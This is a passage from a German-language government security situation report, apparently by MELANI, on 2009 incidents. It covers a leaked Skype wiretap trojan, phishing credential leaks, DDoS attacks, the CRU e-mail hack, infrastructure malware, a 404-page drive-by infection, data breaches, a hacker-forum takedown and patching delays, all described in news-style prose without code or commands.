Ende August 2009 veröffentlichte ein Schweizer Software-Entwickler den *Quelltext* eines Programmes, das die Kommunikation über Skype belauschen kann. Das Programm wird hierzu als Trojaner auf einen PC geschleust und schneidet die Audio-Daten der Gespräche mit, um diese dann als *MP3-Dateien* auf einen definierten Server zu laden. Dieser Trojaner hat zudem eine Selbstzerstörungsfunktion. Die Person, die den Quelltext veröffentlicht hatte, war selbst an der Entwicklung dieses Trojaners beteiligt und Mitarbeiter der Herstellerfirma ERA IT Solutions. 2006 wurde bekannt, dass auch der Bund den Einsatz eines Skype Trojaners dieser Firma getestet hat. Die Motivation der Veröffentlichung war nun anscheinend, dass der Entwickler mehr Licht in dieses dunkle Thema bringen wollte. Im Dezember hatte der Software-Entwickler den Quellcode des Abhörtrojaners für Skype 4 angepasst und den nicht kompletten Quellcode wiederum veröffentlicht. Die fehlenden Passagen sollen zu einem späteren Zeitpunkt folgen.

Da Skype die Kommunikation zwischen zwei Teilnehmern verschlüsselt, ist es für die Strafverfolgung – im Gegensatz zum Fest- respektive Mobiltelefon – nicht einfach möglich, bei einer Strafuntersuchung ein entsprechendes Telefonat abzuhören. Diesen Umstand machen sich Kriminelle zu Nutze und führen ihre Gespräche mit Vorteil über Kanäle, auf die die Polizei keinen Zugriff hat. Falls ein Gespräch via Skype trotzdem abgehört werden soll, muss zwingend eine Software auf einem Computer der beiden Kommunikationsteilnehmer installiert werden.

Wie bei der Veröffentlichung einer *Zero-Day Lücke* sollte der Publizierende auch hier eine Nutzen-Risiko Analyse durchführen. Sind der Nutzen der Aufklärung und auch der Nutzen eines allfälligen Druckes auf die Behörden, respektive auf die Softwarehersteller höher zu bewerten als das Risiko, dass das vorher vertrauliche Wissen nun auch in die Hände von Kriminellen gelangen kann.

# 4 Aktuelle Lage IKT-Infrastruktur international

## 4.1 Publikation von Zugangsdaten zu E-Mail-Konten verschiedener Anbieter

Auf einer Website, über welche normalerweise Softwareentwickler Programmcode austauschen, wurde eine Liste mit über 10'000 Zugangsdaten zu mehrheitlich europäischen Benutzerkonten von Microsoft Mail-Diensten (hotmail.com, msn.com, live.com) publiziert. Eine Woche später wurde eine weitere Liste veröffentlicht – mit über 20'000 Zugangsdaten. Neben Daten zu Microsoft-Diensten enthielt diese Liste auch Angaben zu Konten bei Yahoo, AOL, Gmail und anderen Anbietern. Laut Microsoft stammten die Daten vermutlich aus einem grösser angelegten Phishing-Angriff und seien nicht auf einen Einbruch in Server des Anbieters zurückzuführen. Google betonte ebenfalls, dass die Daten nicht aus einem Angriff auf ihre Systeme stammten. Um Missbrauch zu verhindern, hatten beide Anbieter bei den betroffenen Accounts die Passwörter zurückgesetzt, respektive den Zugang zu den betroffenen Konten vorsorglich gesperrt. Um wieder an sein Konto zu gelangen, musste der Nutzer ein Formular zur Verifizierung ausfüllen und absenden. Ob beide Listen aus demselben Phishing-Angriff stammen, ist unklar. Auf Grund der nach wie vor zahlreich beobachteten Phishing-E-Mails ist anzunehmen, dass viele solcher Listen existieren und mit diesen Informationen auch gehandelt wird.

Wie MELANI bereits im Halbjahresbericht 2008/II erkannt hat, ist eine Verlagerung der Phishing-Attacken zu beobachten. Während früher vor allem Dienste von Finanzinstituten (E-Banking) angegriffen wurden, sind heute Internetdienste jeglicher Art betroffen. Erfolgreich wird vor allem da gephisht, wo für den Zugang «nur» ein Login mit Passwort benötigt wird. Im letzten Jahr sind bereits verschiedene Phishing-Versuche gegen Schweizer Internetdienstleister beobachtet worden (bluewin, autoscout24, ricardo etc.).

Die Cyberkriminellen haben gemerkt, dass ihnen solche Daten den Zugriff auf weitere, interessante Informationen und Rechte ermöglichen und sich auch damit Geld machen lässt. Ziel der Angreifer sind deshalb in der Regel nicht die Inhaber der Konti. Die Konti sind nur Mittel zum Zweck und werden für die Vorbereitung und/oder Durchführung von Straftaten missbraucht, um beispielsweise unter einer anderen Persönlichkeit aufzutreten, ein hohes Rating eines Auktionskontos zu verwenden oder Webseiten mit *Drive-by-Infektionen* zu versehen. Fakt ist, dass nicht allein das E-Mail- oder Facebook-Konto einer Person von Interesse ist, sondern vielmehr die Kontakte, die eine einzelne Person unterhält. In Zukunft werden nicht nur E-Mail-Adressen gesammelt, sondern auch deren Kontakte zu anderen Personen akribisch genau aufgelistet. Das Ziel dabei ist die Möglichkeit, ein E-Mail so gut wie nur möglich auf ein potentielles Opfer zuschneiden zu können, damit dieses auf einen Anhang klickt oder eine andere Aktion ausführt.

Der Hinweis, niemals seine Logindaten preiszugeben, behält also weiterhin seine Gültigkeit und ist auf sämtliche passwortgeschützen Dienstleistungen auszudehnen. Da Anwender oftmals dasselbe Passwort für verschiedene Dienste benutzen, könnten die Phisher auch so an weitere Konten gelangen. Es empfiehlt sich, je Konto ein verschiedenes Passwort zu wählen und dieses regelmässig zu ändern.

## 4.2 DDoS-Angriffe

Am 4. Juli 2009 starteten verschiedene Wellen von *DDoS-Angriffen* gegen südkoreanische und US-amerikanische Webseiten. Die Angriffe zielten dabei auf mindestens 35 Regierungs- und kommerzielle Webseiten, darunter beispielsweise die Webseite der Federal Trade Commission, des Verteidigungs- und Finanzministeriums und des Department of Transportation. Laut der Sicherheitsfirma Bkis[14] soll das hinter dem Angriff stehende Botnetz wie üblich über verschiedene Länder verstreut gewesen sein, ein grosser Anteil habe sich allerdings in Südkorea selbst befunden. Das Netz wurde durch acht *Command & Control Server* kontrolliert, die alle drei Minuten eine Liste mit den zu attackierenden URLs an ihre Bots gesendet haben. Die Grösse wurde auf 60'000 Rechner geschätzt. Am 9. Juli gingen die Angriffe zurück und konzentrierten sich nur noch auf vereinzelte koreanische Webseiten, nachdem die grossen amerikanischen Internet-Service-Provider begonnen hatten, den bösartigen Verkehr zu filtern oder zu blocken.

Gemäss Informationen der koreanischen Behörde für Informationssicherheit handelte es sich bei der verantwortlichen Schadsoftware um eine Variante des Mydoom-Wurms – ein *Wurm* der ursprünglich bereits seit 2004 im Umlauf ist.[15] [16] Der Wurm lud auf jeden befallenen Computer eine Datei «mstimer.dll» und installierte diese als Windows Service. Dieses Programm fungierte als Zeitgeber und sollte am 10. Juli den Befehl zum Start des

[14] Bkis ist eine Sicherheitsfirma mit Sitz in Hanoi
[15] http://www.koreaherald.co.kr/NEWKHSITE/data/html_dir/2009/07/11/200907110023.asp (Stand: 14.02.2010).
[16] http://news.softpedia.com/news/DDoS-Worm-Starts-Damaging-Infected-Systems-116551.shtml (Stand: 14.02.2010).

Programms wversion.exe geben, welches diesen Windows Service wieder deinstallieren und die Spuren verwischen würde. Kurz vor dem 10. Juli wurde diese Datei allerdings ausgetauscht und durch eine mit wesentlich mehr Zerstörungspotential ersetzt. Bei dieser Version wurden die ersten 512 Bytes jeder Harddisk mit dem Text «memory of the independence day» überschrieben. Damit wurde der *Master Boot Record* und der *Volume Boot Record* zerstört, wodurch der betroffene Computer nicht mehr bootfähig war. Anschliessend wurden Dateien mit verschiedenen Endungen - darunter .pdf .doc und .ppt - passwortgeschützt und damit für den Nutzer unbrauchbar gemacht. Der Zugang zu den Servern, von welchen diese neue Schadsoftware heruntergeladen wurde, wurde gesperrt. Das South Korean Emergency Response Team berichtete, dass sich einzelne Computer trotz der ergriffenen Gegenmassnahmen selbst zerstört haben.

Aufgrund der Ziele wurde hinter den Angriffen zunächst Nordkorea vermutet. Zuerst hiess es von US-Nachrichtendiensten, dass diese Angriffe auf Ebene eines Staates oder einer Gruppe sorgfältig geplant sein müssen[17]. Diese Vermutung konnte aber nie begründet oder bestätigt werden. Die Tatsache, dass eine altbekannte Schadsoftware zum Einsatz kam, spricht auch nicht dafür, dass es sich um eine professionelle Gruppe gehandelt hat, sondern eher, dass ein bestehendes Botnetz gemietet und für die benötigten Zwecke adaptiert wurde. Die wirklichen Urheber dieses DDoS-Angriffes zu eruieren, wird aber praktisch unmöglich sein.

Am 6. August 2009 wurden DDoS-Angriffe gegen Twitter, Facebook, LiveJournal und verschiedene Google Seiten beobachtet. Twitter verzeichnete einen mehrstündigen Ausfall, aber auch LiveJournal- und Facebook-Nutzer mussten sich zum Teil gedulden. Der Angriff galt aber anscheinend nicht den Betreibern der *Sozialen Netzwerke*, sondern einem georgischen Blogger[18] mit Namen «Cyxymu»[19], der Konti auf diesen diversen Netzwerken unterhält. Hinter dem Pseudonym «Cyxymu» verbirgt sich ein 34-jähriger Wirtschaftsdozent aus der georgischen Hauptstadt Tiflis, der sich in seinen Blogeinträgen jeweils kritisch zur russischen Kaukasus-Politik äussert.[20] Am 7. August 2009 jährte sich die georgische Offensive gegen Russland. Hinter dem Angriff wurden dann auch russische Hacker vermutet.

Am Tag zuvor waren schon tausende Spam-E-Mails vermeintlich im Namen von Cyxymu mit Links zu seinen Seiten auf Twitter, Facebook und YouTube versendet worden. Die Täter könnten beispielsweise spekuliert haben, dass die Betreiber der Plattformen aufgrund dieser Spam-E-Mails die Seiten schliessen. Da die Betreiber nicht entsprechend reagiert hatten, waren die beobachteten DDoS-Angriffe möglicherweise ein weiterer Versuch, die Verfügbarkeit dieser Seiten einzuschränken.

Obschon der Angriff nicht direkt gegen einen Betreiber eines Sozialen Netzwerkes, sondern auf eine bestimmte Person ging, war der Dienst von Twitter über mehrere Stunden gestört. Wie auch das Beispiel in Kapitel 3.3 «DDoS Angriff gegen Swisscom» zeigt, wird Begleitschaden durch die Angreifer in Kauf genommen. Damit werden auch Dienste und Angebote Unbeteiligter gefährdet, welche ohne entsprechende Massnahmen entweder einen finanziellen Ausfall, oder aber bei kritischen Prozessen Störungen in ihrem Betrieb zu bewältigen haben.

[17] http://www.spiegel.de/netzwelt/tech/0,1518,635399,00.html (Stand: 14.02.2010).
[18] http://news.cnet.com/8301-27080_3-10305200-245.html (Stand: 14.02.2010).
[19] http://cyberinsecure.com/distributed-denial-of-service-attack-takes-down-twitter/
[20] http://wwwguardian.co.uk/world/2009/aug/07/georgian-blogger-accuses-russia (Stand: 14.02.2010).

## 4.3 Hack im Vorfeld des Klimagipfels

Kurz vor Beginn des Klimagipfels in Kopenhagen vom Dezember 2009 wurde eine unverschlüsselte Archiv-Datei, welche vornehmlich E-Mailverkehr von Klimaforschern aus dem Umfeld der Climatic Research Unit (CRU) der Universität von East Anglia in Grossbritannien enthielt, auf einer Klimaforscher-Webseite (realclimate.org) publiziert, sowie von einer anderen Klimaforscher-Website (climateaudit.org) verlinkt. Diese Publikation war jedoch nicht von den Betreibern der Website, sondern von unbekannten Drittpersonen vorgenommen worden. Möglicherweise befand sich in den fraglichen E-Mails ein Passwort für den Zugang zur Website realclimate.org, welches der Täter entsprechend nutzte. Die Datei wurde vier Mal heruntergeladen, bevor die Betreiber sie wieder entfernen konnten. Diese einzelne Veröffentlichung und wenige Downloads reichten jedoch aus, damit die Datei sich im Netz verbreiten konnte: Nun ist sie auf verschiedenen Whistleblower-Seiten und in den *P2P-Netzwerken* zu finden und wird in der Erinnerung des Internets ewig vorhanden sein.
Wie die Daten ursprünglich bei der CRU abgeflossen sind, konnte nicht genau eruiert werden. Laut ersten Angaben sei ein E-Mail-Server des Instituts gehackt worden. Es ist aber gleichwohl möglich, dass sich ein Insider, welcher Zugang zu den Daten hatte, sich dieser bemächtigte und sie in der Folge veröffentlichte. Gemäss Aussagen von Betroffenen muss der Täter fundierte Kenntnisse im Bereich Klimaforschung besitzen und die «Szene» gut kennen, damit diese Dokumente zusammengetragen werden konnten.

Es lässt sich nur darüber spekulieren, ob nur einzelne Klimaforscher diskreditiert werden sollten oder ob die Veröffentlichung die Aufheizung der Debatte um die globale Erwärmung und deren Ursachen (Mensch oder Natur) zum Ziel hatte. Die Datei wurde über einen *Proxy-Server* hochgeladen und der Link auf die Datei wurde ebenfalls via Proxy-Server eingetragen. Dieses Vorgehen zur Verschleierung der Identität setzt keine tiefgreifenden IT-Kenntnisse voraus, ist jedoch sehr effizient um Spuren zu verwischen.

## 4.4 Stromausfall in Brasilien und Virus bei Stromversorger in Australien

Am 11. November 2009 gab es in Brasilien einen weitreichenden Stromausfall. Die Städte Sao Paulo und Rio de Janeiro blieben stundenlang komplett ohne Strom und auch in Paraguay fiel kurzzeitig der Strom aus. Zehntausende Menschen sassen in Aufzügen, in der U-Bahn oder im Zug fest. Die Evakuierung gestaltete sich schwierig, da kurz danach bei der Feuerwehr und dem Zivilschutz das Telefonsystem wegen Überlastung zusammenbrach. Auch das Mobiltelefonnetzwerk war zunächst überlastet und kam komplett zum Erliegen, als seine Notstromversorgung schliesslich auch ausfiel. Über die Ursache dieses Vorfalls gab es sofort verschiedene Spekulationen. Unter anderem wurde als mögliche Ursache auch ein Hackerangriff ins Feld geführt.

Einem kürzlich erschienenen Fernsehbericht des US Senders CBS zufolge soll es bei zwei früheren Stromausfällen in Brasilien in den Jahren 2005 und 2007 Hinweise auf Hackerangriffe gegeben haben. Die Richtigkeit dieser Hinweise wurde aber von verschiedenen Stellen bezweifelt. Auch im aktuellen Fall gibt es keine Hinweise für einen Hackerangriff, obwohl einzelne Schwachstellen im System und Möglichkeiten von

Manipulationen aufgezeigt worden sind[21]. Vielmehr ist davon auszugehen, dass es sich um eine Kettenreaktion gehandelt hat, wie es schon bei einigen grösseren Stromausfällen beobachtet werden konnte. Angeführt sei hier beispielsweise der Stromausfall in Teilen Westeuropas, der durch die Abschaltung einer Stromleitung über den deutschen Fluss Ems für die Durchfahrt eines neuen Kreuzfahrtschiffes verursacht wurde[22]. Das Hauptproblem sind häufig die Konzentrationspunkte, durch die ein grosser Teil des Stromes fliessen muss. Sind diese Punkte gestört, kann es zu Kettenreaktionen kommen, welche sich auf das ganze Netz ausweiten können.

Interessant ist, dass zum Zeitpunkt des grossen Stromausfalles in Brasilien das grösste Wasserkraftwerk Brasiliens in Itaipu stillgestanden hat. Gut möglich, dass ein Kurzschluss im Netz der Auslöser einer Kettenreaktion war. Scheinbar konnte das brasilianische Stromnetz anschliessend die 14 Gigawatt, die das Kraftwerk produziert, vorübergehend nicht mehr aufnehmen, weshalb das Kraftwerk heruntergefahren werden musste. In Brasilien ist die Stromproduktion auf einige grosse Wasserkraftwerke konzentriert. Ob ein Witterungseinfluss die Hochspannungsmasten, die vom Kraftwerk wegführen, gestört haben könnte und somit den Übertragungsfehler ausgelöst hatte, konnte nicht bestätigt werden.

Die Schweizerische Bundesverwaltung hat sich am 19. und 20. November 2009 einer zweitägigen Übung zum Thema «Stromausfall und Strommangellage» unterzogen. Der Bundesrat, seine Stäbe und die Führungsorgane der Departemente und Ämter mussten sich mit den Auswirkungen einer mehrmonatigen Strommangellage - gekoppelt mit einem Stromausfall - auf Bund, Kantone, Wirtschaft, Gesellschaft und internationale Beziehungen auseinandersetzen. Hauptziele der Übung waren die Überprüfung der Führungsorganisationen, der interdepartementalen Zusammenarbeit sowie der Information und Kommunikation.

Auch in Australien kam es am 30. September 2009 zu einem Vorfall, der aber glücklicherweise keine ernsthaften Auswirkungen hatte. Beim australischen Energieversorger Integral, der die Regionen New South Wales und Queensland beliefert, hatte der Wurm W32.Virut.CF[23] das Netzwerk befallen. Wie der Wurm in das Netzwerk gekommen war und warum dieser nicht erkannt wurde, obschon er laut Symantec bereits seit dem 4. Februar 2009 bekannt war, ist offen. Da es in einzelnen Gebieten zu Stromausfällen gekommen war, wurde spekuliert, ob der Virus auch auf das Steuerungsnetzwerk überspringen konnte. Dies wurde aber offiziell nicht bestätigt. Das *SCADA* System des Power-Grids läuft gemäss Angaben des Betreibers unter *Solaris* Unix und war deshalb nicht anfällig auf den Windows Wurm. Laut einem Eintrag auf Slasdot[24] hatte es der Wurm angeblich aber trotzdem bis zum Display des Kontrollraums geschafft, welches unter Windows lief und mit *X-Windows* auf die Unix-Umgebung zugriff. Um weitere Infektionen zu verhindern, wurden diese Windows Maschinen durch Unix Systeme ersetzt. Laut dem Sydney Morning Herald[25] mussten rund 1’000 Computer des Unternehmens gesäubert werden.

---

[21] http://www.smh.com.au/technology/security/sinister-integral-energy-virus-outbreak-a-threat-to-power-grid-20091001-gdrx.html (Stand: 14.02.2010).
[22] http://www.spiegel.de/panorama/0,1518,446546,00.html (Stand: 14.02.2010).
[23] http://www.symantec.com/business/security_response/writeup.jsp?docid=2009-020411-2802-99 (Stand: 14.02.2010).
[24] http://www.theinquirer.net/inquirer/news/1556944/linux-saves-aussie-electricity (Stand: 14.02.2010)..
[25] http://www.smh.com.au/technology/security/sinister-integral-energy-virus-outbreak-a-threat-to-power-grid-20091001-gdrx.html (Stand: 14.02.2010).

Verwaltungs- und Steuerungsnetzwerk sind normalerweise getrennt. Ob das auch bei Integral der Fall war, ist nicht bekannt. Ökonomischer Druck führt immer mehr dazu, dass Systeme vereinheitlicht und nicht nur einzelne Komponenten, sondern vermehrt ganze Unterstationen ferngesteuert und unbemannt betrieben werden. Eine durchgängig gleiche Netzwerktechnologie vereinfacht zudem die Erfüllung des häufigen Managementwunsches, das Geschäfts- mit dem Kontrollnetzwerk zu verbinden. Die unterschiedlichen Anforderungen an und die Möglichkeiten für Sicherheitsvorkehrungen müssen dabei aber unbedingt berücksichtigt werden.

Wie im letzen Halbjahresbericht erwähnt, sollen *intelligente Stromnetzwerke (Smart Grids)* anfällig für Angriffe sein. Die US-Regierung hat nun einen Entwurf veröffentlicht, wie das zukünftige Stromnetz sicherer zu machen ist. Der Entwurf beinhaltet zahlreiche Anforderungen an intelligente Stromnetzwerke in den Punkten Integrität, Verfügbarkeit und Vertraulichkeit. Auch organisatorische Prozesse wie der Umgang mit Dokumentationen und der Umgang mit Sicherheitsproblemen und Vorfällen wird erfasst.[26]

## 4.5 Drive-By Infektion über «Not-Found» Seite

In den beiden letzten Halbjahresberichten haben wir ausgiebig über Drive-By-Infektionen berichtet. Eine perfide Variante hat MELANI im 2. Halbjahr 2009 entdeckt. Dabei wurde nicht die Startseite oder eine andere häufig aufgerufene Seite manipuliert und mit Schadcode versehen. Stattdessen hatten es die Angreifer auf die Fehlerseite (*404 Error Page*) des Webseitenauftritts abgesehen. Wenn eine nicht existente Seite aufgerufen wird, leitet der Browser in den meisten Fällen den Nutzer auf eine Standardseite um, die ihm anzeigt, dass die Seite nicht vorhanden ist.

Der Täter hat nun die Drive-By Infektion genau auf dieser Error-Seite platziert. Beim Aufruf einer fiktiven, nicht existenten Seite wurde man auf die manipulierte Fehlerseite geleitet und infiziert. Solche fiktiven Links wurden danach breit gestreut. Die Vorteile für die Angreifer liegen auf der Hand.  Wenn eine solche Seite dann erkannt und den zuständigen Stellen gemeldet wird, meinen diese, dass die Seite schon entfernt worden ist. Man bekommt sogar den obligaten 404 Error Code zurück, so dass auch Analysetools diese Seite als bereits deaktiviert betrachten. Erst nach einer genaueren Betrachtung des Quelltextes merkt man, dass sich noch zusätzlicher Schadcode eingeschlichen hat.

## 4.6 Schutz von persönlichen und vertraulichen Daten (Datenpannen)

### Schüler VZ - automatisierte Abfrage über eine unzureichend gesicherte Schnittstelle

Immer mehr persönliche Daten befinden sich auf sozialen Netzwerken. Diese versprechen zwar Privatsphäre, sofern man die Daten richtig schützt. Trotzdem passieren immer wieder

[26] Entwurf vom September 2009: http://csrc.nist.gov/publications/drafts/nistir-7628/draft-nistir-7628.pdf; Zweiter Entwurf vom Februar 2010: http://csrc.nist.gov/publications/drafts/nistir-7628/draft-nistir-7628_2nd-public-draft.pdf

Pannen, bei welchen Daten gestohlen werden können. Ein Beispiel, welches im 2. Halbjahr 2009 für Schlagzeilen gesorgt hatte, war ein Datendiebstahl bei «SchülerVZ». Ein 20-jähriger Computerfreak hatte mittels einer automatisierten Abfrage über eine unzureichend gesicherte Schnittstelle mit einer «*Cross Site Request Forgery*» Lücke Daten ausgelesen. Fast 3 Millionen Datensätze, welche persönliche Profildaten wie beispielsweise Alter, Schule und auch das Profilbild enthielten, konnte er so systematisch sammeln. Der 20-Jährige, der angab, dass es sich eigentlich nur um ein « just4fun»-Projekt gehandelt habe, verhandelte anschliessend mit den Betreibern von StudiVZ über die Rückgabe respektive Löschung der Daten. Er reiste hierzu direkt zur Firmenzentrale von VZ nach Berlin, um mit den Verantwortlichen zu sprechen. Der genaue Verlauf dieser Verhandlung wurde allerdings von den zwei Parteien unterschiedlich beschrieben. Über Geld wurde anscheinend gesprochen, ob es sich dabei aber um eine Erpressung gehandelt hat, ist nicht bewiesen. Fakt ist aber, dass der 20-Jährige nach diesen Verhandlungen von der Polizei in Untersuchungshaft genommen worden ist. In seiner Zelle in der Jugendstrafanstalt hat er dann Selbstmord begangen.

Auch auf dem Kinderportal haefft.de konnte anscheinend über einen gewissen Zeitraum jeder private Daten von Tausenden von Kindern und Jugendlichen einsehen. Ohne Kenntnis eines Passworts konnte sich jemand als angemeldetes Kind ausgeben, Daten einsehen oder sogar zu Administrationskonten Zugriff erhalten.

Soziale Netzwerke haben unser Leben verändert, sind im Trend und nützlich. Gerade bei Kindern ist es aber problematisch und gefährlich, wenn persönliche Daten, die eigentlich nur für Freunde geöffnet wurden, plötzlich für jedermann einsehbar sind. Das Thema Datensicherheit sollte deshalb bereits im Kindesalter durch Schule und Eltern thematisiert werden.[27]

### Sensible US-Daten auf P2P-Netzwerken

Laut einem Bericht der Firma Tiversa[28] sollen in verschiedenen *P2P-Netzwerken* vertrauliche Daten der US-Regierung aufgetaucht sein, darunter Militärische Dienstpläne, Evakuierungspläne des Präsidenten oder technische Angaben zu Luftfahrzeugen, die der Präsident benutzt. In Umlauf sollen die Daten gekommen sein, da Bundesangestellte oder einzelne Vertragspartner anscheinend P2P-Software auf ihren Computern installiert und Freigaben falsch gesetzt haben. Die Frage, die sich dabei stellt, ist, ob solche Software auf Arbeitsplätzen überhaupt nötig und gestattet ist und wieso solche P2P Netzwerke nicht generell unterbunden werden. Klar ist, dass der Einsatz solcher Programme bei einer unsachgemässen Verwendung der Dateifreigaben zu erheblichen Problemen führen kann. Aufgrund dieses Berichtes wurden Stimmen für ein Gesetzt laut, dass P2P-Programme auf Computernetzwerken der Bundesbehörden verbietet oder zumindest, dass die Mitarbeiter auf diese Gefahr hin sensibilisiert werden müssen.

Dabei müssen P2P-Programme gar nicht auf den Firmenrechnern installiert sein, wie folgendes Beispiel des «House Ethics Comitee» zeigt. In diesem Fall hatte ein Mitarbeiter vertrauliche Dokumente auf seinem privaten Computer gespeichert, damit er sie auch zu

[27] http://www.heise.de/security/meldung/Microsoft-und-Uni-Muenchen-Kampftraining-gegen-Gefahren-aus-dem-Netz-183969.html (Stand: 14.02.2010).

[28] http://news.cnet.com/8301-10787_3-10184785-60.html (Stand: 14.02.2010).

Hause lesen und bearbeiten konnte. Die auf dem Computer installierte P2P-Software machte dann das Dokument für jedermann verfügbar[29].

Wie obenstehendes Beispiel zeigt, ist es zwar wichtig, dass technische Vorkehrungen getroffen werden und beispielsweise Verkehr von P2P-Anwendungen in sensiblen Netzwerken unterbunden wird. Dies alleine hilft allerdings nichts, wenn die Mitarbeitenden nicht dahingehend geschult werden, auch auf den privaten Computern, die nötige Vorsicht walten zu lassen, insbesondere wenn auf den Privatcomputern Firmendaten bearbeitet werden dürfen. Genaue Richtlinien helfen hier sicherlich, die Gefahr zu minimieren.

Allerdings darf hier nicht vergessen werden, dass Einschränkungen im Feld der IT-Sicherheit zumeist auch eine Einschränkung von Effizienz bedeutet und in extremen Fällen Mitarbeiter überfordert. In solchen Situationen gilt es eine Balance zu schaffen, denn die Erfahrung zeigt, dass bei zu restriktiven Einschränkungen und IT-Sicherheitsmassnahmen Mitarbeitenden dazu tendieren, diese entgegen der geltenden Richtlinien zu umgehen.

### Österreichische Patientendaten abgehört

In Österreich werden Rettungsorganisationen über ein *Pager*-Netz, das sogenannte POCSAG-Pager-Netz, alarmiert. Dieses unverschlüsselte Signal enthält auch den vollständigen Namen des Patienten, den Einsatzort und einen öffentlich zugänglichen Code für die Erstdiagnose[30]. So kommt eine erhebliche Zahl an vertraulichen Daten zusammen. Ein Österreicher hat diese Daten systematisch abgehört, aufgezeichnet und gesammelt, um anschliessend Politiker und Verantwortliche auf diesen Umstand aufmerksam zu machen. Anscheinend wurde aber der Server geknackt, auf welchem er diese Daten gespeichert hat. Eigentlich sind die Rettungsdienste auf das abhörsichere TETRA System umgestellt worden. Doch werden immer noch Meldungen über das Pager Netz abgesetzt, da das neue System aus Kostengründen noch nicht überall vorhanden ist.

### Hunderttausende Kreditkarten umgetauscht

Eine gravierende Datenpanne betraf die Kreditkartenbranche. Hunderttausende Kreditkarten mussten nach bekanntwerden eines Datenlecks umgetauscht werden. Als Verdacht wurde ein Kreditkartenabwickler in Spanien vermutet. Karten, bei denen ein Betrug festgestellt wurde, wurden scheinbar allesamt im Frühjahr und Sommer in Spanien benutzt. Deutsche Banken hatten anschliessend eine grosse Rückrufaktion gestartet. Als Vorsorgemassnahme erhielten 100'000 Kunden eine neue Kreditkarte. In geringerem Masse waren auch in der Schweiz Kreditkarten-Besitzer vom Datendiebstahl betroffen. Im Gegensatz zu Deutschland wurde hier allerdings auf grössere Rückrufaktionen verzichtet.

## 4.7 BKA gelingt bedeutender Schlag gegen Internetbetrüger

Das deutsche Bundeskriminalamt (BKA) hat Ende November 2009 einen massiven Schlag gegen die Mitglieder eines Hacker-Forums geführt. Dabei wurden 46 Wohnungen

[29] http://www.washingtonpost.com/wp-dyn/content/article/2009/10/30/AR2009103003749.html?sub=AR (Stand: 14.02.2010).
[30] http://www.leitstelle-tirol.at/fileadmin/user_upload/downloads/100105_LT_Einsatzcodes_RD.pdf (Stand: 14.02.2010).

durchsucht, zahlreiche Computer sowie Datenträger sichergestellt und drei Verdächtige vorläufig festgenommen. Auch in Österreich durchsuchte die Polizei Wohnungen und nahm einen Mann fest. Die Vorwürfe richteten sich dort gegen Mitglieder und Verantwortliche eines Internetforums, die sich den Angaben zufolge selbst «Elite Crew» nannten. Der Administrator des Forums *«1337-crew»* habe ein Botnet mit mehr als hunderttausend infizierten Rechnern betrieben. Solche Netze aus ferngesteuerten Rechnern lassen sich beispielsweise zum *Spam*-Versand oder für konzertierte Attacken gegen bestimmte Server nutzen. Das Forum diente laut BKA als Plattform, über die unter anderem illegal Daten von Konten, Kreditkarten und Schadsoftware gehandelt wurden. Ausserdem seien auch Anleitungen für Dokumentenfälschungen und Internetbetrügereien getauscht worden. Den Polizisten sei es bei ihren mehr als einjährigen Ermittlungen gelungen, tief in die Szene vorzudringen und zahlreiche der 15- bis 26-jährigen Straftäter zu identifizieren. Diese hätten unter Pseudonymen und sehr professionell agiert. Beim Chef dieser Hacker-Bande soll es sich laut Informationen auf einschlägigen Foren um einen 21-jährigen Studenten aus Niederösterreich handeln. Er soll für zahlreiche DDoS-Angriffe und Kreditkartenbetrügereien verantwortlich sein, unter anderem auch für eine DDoS-Attacke auf die Webseite des Finanznachrichtendienstes Goldman, Morgenstern und Partners. Goldman, Morgenstern und Partners wurde über mehrere Wochen angegriffen und setzte im September eine Belohnung von 1 Million Dollar für Hinweise auf die Hintermänner dieser Attacke aus.

Das Forum der «1337-crew», das auf einem russischen Server gehosted wurde und seit ca. 2 ½ Jahren aktiv war, diente als Marktplatz für Internetkriminelle und soll bis zu 19'000 Mitglieder umfasst haben. Der Forumsadministrator soll auch am Hosting Projekt «Heihachi» beteiligt gewesen sein, welches zahlreiche Warez (Schwarzkopien)- und Hacking-Seiten beherbergte. Konkurrenten von oder unliebsame Kommentare über Heihachi wurden konsequent abgestraft, um möglichst viele Nutzer auf seinen Service zu bringen.

In der Cyberkriminalität ist im letzten Jahr das kommerzielle Modell Crimeware-as-a-Service (CaaS) entwickelt worden. Die Cyberkriminellen, welche sich in technischen Belangen nicht gut auskennen, können bei diesem Modell einen entsprechenden Dienst «mieten». Dienste werden neu auch über allgemein zugängliche Kanäle, wie beispielsweise über offene Foren, angeboten. Über diese Plattformen erhalten sie die Daten (Kreditkarten, Zugangsdaten zu Bankkonten, Webservern usw.) direkt von anderen Internetkriminellen (Criminal-to-Criminal, C2C). Dieses neue kommerzielle Modell wird sich in Zukunft weiterentwickeln.

## 4.8 Unternehmen setzten bei Sicherheitsupdates die Prioritäten falsch

Schon in den letzten Halbjahresberichten hat MELANI festgestellt, dass Infektionen vermehrt über Sicherheitslücken in Applikationen und nicht mehr über Sicherheitslücken im Betriebssystem stattfinden. Gerade beim Surfen im Internet trifft man immer wieder auf manipulierte *Flash*-Applikationen oder PDF-Dokumente. Daher müssen bei jedem Computer sowohl das Betriebssystem aber eben auch die installierten Anwendungen geschützt werden. Wie eine Studie nun belegt, setzen viele Unternehmen beim Schliessen von Sicherheitslücken ihre Prioritäten nicht optimal[31]. Zum Schliessen der Lücken im Adobe Reader, QuickTime, Adobe Flash und Microsoft Office verstreicht bis zum Installieren von Sicherheits-Updates doppelt so viel Zeit wie für das Schliessen von Lücken in den Betriebssystemen. Zu diesem Ergebnis kommt der Bericht «The Top Cyber Security Risks».

[31] http://www.sans.org/top-cyber-security-risks/ (Stand: 14.02.2010).

Innerhalb von 60 Tagen nach Verfügbarkeit der Updates sind laut diesem Bericht 80 Prozent der Windows-Lücken gepatcht. Bei Anwendungen wie Office, Adobe Acrobat und Java sind es in der gleichen Zeitspanne nur zwischen 20 und 40 Prozent. Noch dramatischer sieht dies bei Flash aus: Dort liegt die Updaterate nur zwischen 10 und 20 Prozent.

## 4.9 Bundesweite Zentrale zur Botnetz Bekämpfung Deutschland

